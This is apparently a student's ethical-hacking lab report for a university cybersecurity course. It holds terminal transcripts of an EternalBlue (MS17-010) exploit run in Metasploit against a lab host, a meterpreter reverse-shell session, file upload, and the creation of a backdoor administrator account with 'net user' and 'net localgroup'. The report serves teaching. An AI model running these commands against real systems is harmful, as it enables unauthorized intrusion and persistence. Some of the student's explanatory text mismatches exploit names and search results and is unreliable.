

OLD DOMINION UNIVERSITY

CYSE 301 CYBERSECURITY TECHNIQUES AND OPERATIONS


Assignment #4 Ethical Hacking

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Your UIN: 01152248


TASK A

1.



The screenshot shows the Nessus Essentials interface within a Firefox browser window. The left sidebar contains navigation links for 'Scans' (selected), 'Folders', 'Resources', and 'Tenable'. The main content area displays a table of vulnerabilities found in a scan. The table has columns for 'Sev' (Severity), 'Name', 'Family', and 'Count'. There are 8 vulnerabilities listed, all marked as 'CRITICAL'. The names of the vulnerabilities include 'Microsoft RDP RCE (C...', 'MS14-066: Vulnerabilit...', 'MS15-034: Vulnerabilit...', 'MS17-010: Security Up...', and 'Unsupported Windows ...'. The interface is in light mode with a dark header.

2.



The screenshot shows a terminal window on a Kali Linux system. The command 'root@CS2APenTest:~\$ msf5 > search microsoft rdp rce' is entered. The output shows a list of matching modules, with 14 results found. The columns in the table are 'Name', 'Disclosure Date', 'Rank', 'Check', and 'Description'. The modules listed include various RCE and privilege escalation exploits for Microsoft RDP, such as 'auxiliary/admin/android/google_play_store_uxss_xframe_rce', 'auxiliary/admin/backupexec/registry', and 'auxiliary/admin/http/arris_motorola_surfboard_backdoor_xss'. The interface is in dark mode.


3.

IN THE MSFCONSOLE I SEARCH THE CRITICAL VULNERABILITY “MICROSOFT RDP RCE.” I THEN FIND AN EXPLOIT WHICH IS

“EXPLOIT/FREEBSD/TACACS/XTACACSD_REPORT.” THIS EXPLOIT TARGET A STACK BUFFER OVERFLOW IN XTACACSD. AN ATTACKER SENDS A CRAFTED XTACACS PACKETS WITH A VERY LONG USERNAME WHICH OVERWHELM THE SYSTEM. AFTER FINDING OUT WHAT THIS EXPLOIT DOES, I CONFIGURED THE RHOSTS TO 192.168.10.11 BECAUSE IT WAS EMPTY.

TASK B

1.



```
File Edit View Search Terminal Help
msf5 exploit(windows/smb/ms17_010_earlyblue) > set lport 30123
lport => 30123
msf5 exploit(windows/smb/ms17_010_earlyblue) > show options
Module options (exploit/windows/smb/ms17_010_earlyblue):
Name      Current Setting  Required  Description
----      -----          -----  -----
RHOSTS      yes           yes      The target address range or CIDR identifier
RPORT      445            yes      The target port (TCP)
SMBDomain   .              no       (Optional) The Windows domain to use for authentication
SMBPass     .              no       (Optional) The password for the specified username
SMBUser     .              no       (Optional) The username to authenticate as
VERIFY_ARCH  true          yes      Check if remote architecture matches exploit Target.
VERIFY_TARGET true         yes      Check if remote OS matches exploit Target.

Payload options (windows/x64/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
----      -----          -----  -----
EXITFUNC  thread          yes      Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.217.3    yes      The listen address (an interface may be specified)
LPORT      30123           yes      The listen port

Exploit target:
Id  Name
--  --
0   Windows 7 and Server 2008 R2 (x64) All Service Packs


msf5 exploit(windows/smb/ms17_010_earlyblue) > set lhost 192.168.217.3
lhost => 192.168.217.3
msf5 exploit(windows/smb/ms17_010_earlyblue) > exploit
[*] Exploit failed: The following options failed to validate: RHOSTS.
[*] Exploit completed, but no session was created.
msf5 exploit(windows/smb/ms17_010_earlyblue) > set rhosts 192.168.10.11
rhosts => 192.168.10.11
msf5 exploit(windows/smb/ms17_010_earlyblue) > exploit
```

2.


```
[*] Started reverse TCP handler on 192.168.217.3:30123
[+] 192.168.10.11:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7600 x64 (64-bit)
[+] 192.168.10.11:445 - Connecting to target for exploitation.
[+] 192.168.10.11:445 - Connection established for exploitation.
[+] 192.168.10.11:445 - Target OS selected valid for OS indicated by SMB reply
[+] 192.168.10.11:445 - CORE raw buffer dump (36 bytes)
[+] 192.168.10.11:445 - 0x00000000: 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32 Windows Server 2
[+] 192.168.10.11:445 - 0x00000010: 30 30 38 20 52 32 20 53 74 61 72 64 20 008 R2 Standard
[+] 192.168.10.11:445 - 0x00000020: 37 36 30 30 7600
[+] 192.168.10.11:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[+] 192.168.10.11:445 - Trying exploit with 12 Groom Allocations.
[+] 192.168.10.11:445 - Sending all but last fragment of exploit packet
[+] 192.168.10.11:445 - Starting non-paged pool grooming
[+] 192.168.10.11:445 - Sending SMBv2 buffers
[+] 192.168.10.11:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[+] 192.168.10.11:445 - Sending final SMBv2 buffers.
[+] 192.168.10.11:445 - Sending last fragment of exploit packet!
[+] 192.168.10.11:445 - Receiving response from exploit packet
[+] 192.168.10.11:445 - ETERNALBLUE overwrite completed successfully (0xC0000000)!
[+] 192.168.10.11:445 - Sending egg to corrupted connection.
[+] 192.168.10.11:445 - Triggering free of corrupted buffer.
[*] Sending stage (206403 bytes) to 192.168.217.2
[*] Meterpreter session 1 opened (192.168.217.3:30123 -> 192.168.217.2:54629) at 2022-11-05 21:52:33 -0400
[*] 192.168.10.11:445 - =-=-=-=-=-=-=-=-=-=-WIN=-=-=-
[*] 192.168.10.11:445 - =-=-=-=-=-=-=-=-=-=-
```

TASK C


1.



2.



```
root@CS2APenTest: ~
[+] S File Edit View Search Terminal Help
[+] I root@CS2APenTest:~# touch IMADEIT-tbenn012.txt
[+] I root@CS2APenTest:~# vi IMADEIT-tbenn012.txt
[+] I root@CS2APenTest:~# ls IMADEIT-tbenn012.txt
[+] I IMADEIT-tbenn012.txt
[+] I root@CS2APenTest:~# ls -al IMADEIT-tbenn012.txt
[+] I -rw-r--r-- 1 root root 34 Nov  5 22:32 IMADEIT-tbenn012.txt
[+] I root@CS2APenTest:~# cat IMADEIT-tbenn012.txt
[+] I This is tbenn012, hello Pumpkin!
[+] I root@CS2APenTest:~# I
[+] I This is tbenn012, hello Pumpkin!
[+] I root@CS2APenTest:~# I
[+] I This is tbenn012, hello Pumpkin!
[+] I root@CS2APenTest:~# I
[+] I This is tbenn012, hello Pumpkin!
```




```
root@CS2APenTest: ~
File Edit View Search Terminal Help
40777/rwxrwxrwx 0 dir 2009-07-13 23:20:10 -0400 rescache
40777/rwxrwxrwx 0 dir 2009-07-13 23:20:10 -0400 schemas
40777/rwxrwxrwx 4096 dir 2009-07-13 23:20:10 -0400 security
40777/rwxrwxrwx 4096 dir 2009-07-13 23:20:10 -0400 servicing
100666/rw-rw-rw- 15388 fil 2009-07-14 00:56:18 -0400 setupact.log
100666/rw-rw-rw- 0 fil 2009-07-14 00:56:18 -0400 setuperr.log
100777/rwxrwxrwx 61952 fil 2009-07-13 20:39:38 -0400 splwow64.exe
40777/rwxrwxrwx 0 dir 2009-07-13 23:20:10 -0400 system
100666/rw-rw-rw- 219 fil 2009-07-13 22:34:57 -0400 system.ini
40777/rwxrwxrwx 0 dir 2009-07-13 23:20:14 -0400 tracing
100666/rw-rw-rw- 6744 fil 2021-07-28 11:39:13 -0400 vmgcoinstall.log
100666/rw-rw-rw- 92 fil 2009-07-13 22:34:57 -0400 win.ini
100777/rwxrwxrwx 9728 fil 2009-07-13 20:12:29 -0400 winhlp32.exe
40777/rwxrwxrwx 8388608 dir 2009-07-13 23:20:15 -0400 winsxs
100777/rwxrwxrwx 10240 fil 2009-07-13 19:56:28 -0400 write.exe

metasploit framework
[-] Unknown command: cd...
meterpreter > cd ..
meterpreter > pwd
C:\
meterpreter > cd Desktop
[-] stdapi_fs_chdir: Operation failed: The system cannot find the file specified.
meterpreter > pwd
C:\
meterpreter > cd users
meterpreter > pwd
C:\users
meterpreter > cd Administrator
meterpreter > cd Desktop
meterpreter > ls
Listing: C:\users\Administrator\Desktop
=====
Mode          Size  Type  Last modified      Name
----          --  --  --  --  --
100666/rw-rw-rw-  282  fil  2017-08-24 14:16:13 -0400  desktop.ini

meterpreter > upload IMADEIT-tbenn012.txt
[*] uploading : IMADEIT-tbenn012.txt -> IMADEIT-tbenn012.txt
[*] Uploaded 34.00 B of 34.00 B (100.0%): IMADEIT-tbenn012.txt -> IMADEIT-tbenn012.txt
[*] uploaded   : IMADEIT-tbenn012.txt -> IMADEIT-tbenn012.txt
meterpreter > |
```



3.



```
root@CS2APenTest:~ mst5 exploit(windows/smb/ms17_010_永恒之蓝) > exploit
[*] Started reverse TCP handler on 192.168.217.3:30123
[+] 192.168.10.11:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7600 x64 (64-bit)
[+] 192.168.10.11:445 - Connecting to target for exploitation.
[+] 192.168.10.11:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.10.11:445 - CORE raw buffer dump (36 bytes)          Downloads  IMADEIT...  Metasploit...
[*] 192.168.10.11:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows Server 2  [png]
[*] 192.168.10.11:445 - 0x00000010 30 30 38 29 52 32 20 53 74 61 6e 64 61 72 64 20 008 R2 Standard
[*] 192.168.10.11:445 - 0x00000020 37 36 30 30 7600
[*] 192.168.10.11:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.10.11:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.10.11:445 - Sending all but last fragment of exploit packet.
[*] 192.168.10.11:445 - Starting non-paged pool grooming
[*] 192.168.10.11:445 - Sending SMBv2 buffers
[*] 192.168.10.11:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.10.11:445 - Sending final SMBv2 buffers.
[*] 192.168.10.11:445 - Sending last fragment of exploit packet!
[*] 192.168.10.11:445 - Receiving response from exploit packet
[*] 192.168.10.11:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.10.11:445 - Sending egg to corrupted connection.
[*] 192.168.10.11:445 - Triggering free of corrupted buffer.
[*] Sending stage (206403 bytes) to 192.168.217.2
[*] Meterpreter session 5 opened (192.168.217.3:30123 -> 192.168.217.2:60326) at 2022-11-05 23:44:14 -0400
[*] 192.168.10.11:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
[*] 192.168.10.11:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
[*] 192.168.10.11:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
[*] 192.168.10.11:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
[*] meterpreter > pwd
C:\inetpub\ftproot
[*] meterpreter > Download YouMadeIt.txt
[-] Unknown command: Download.
[*] meterpreter > download YouMadeIt.txt
[-] stdapi fs stat: Operation failed: The system cannot find the file specified.
[*] meterpreter > download YouMadeIt.txt
[-] stdapi fs stat: Operation failed: The system cannot find the file specified.
[*] meterpreter > 
```

4.

Applications Places Terminal

Attacker Kali - External Workstation on CY301-TBENN012 Sun 00:22

root@CS2APenTest: ~

```
File Edit View Search Terminal Help
MTU : 1500
IPv4 Address : 169.254.232.191
IPv4 Netmask : 255.255.0.0
IPv6 Address : fe80::b022:f539:fc60:e8bf
IPv6 Netmask : fffff:ffff:ffff:ffff::
```

meterpreter > shell

Process 2148 created.

Channel 3 created.

Microsoft Windows [Version 6.1.7600]

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```
C:\>exit
exit
meterpreter > cd windows
meterpreter > pwd
C:\windows
meterpreter > cd system32
meterpreter > shell
Process 1056 created.
Channel 4 created.
```

Microsoft Windows [Version 6.1.7600]

Copyright (c) 2009 Microsoft Corporation. All rights reserved.

```
C:\windows\system32>net user tbenn012 password /add
The password does not meet the password policy requirements. Check the minimum password length, password complexity and password history requirements.
```


More help is available by typing NET HELPMSG 2245.

```
C:\windows\system32>net user tbenn012 Password123 /add
net user tbenn012 Password123 /add
The command completed successfully.
```

```
C:\windows\system32>net localgroup Administrators tbenn012 /add
net localgroup Administrators tbenn012 /add
The command completed successfully.
```

```
C:\windows\system32>
```

Activate Windows
Go to Settings to activate



5.



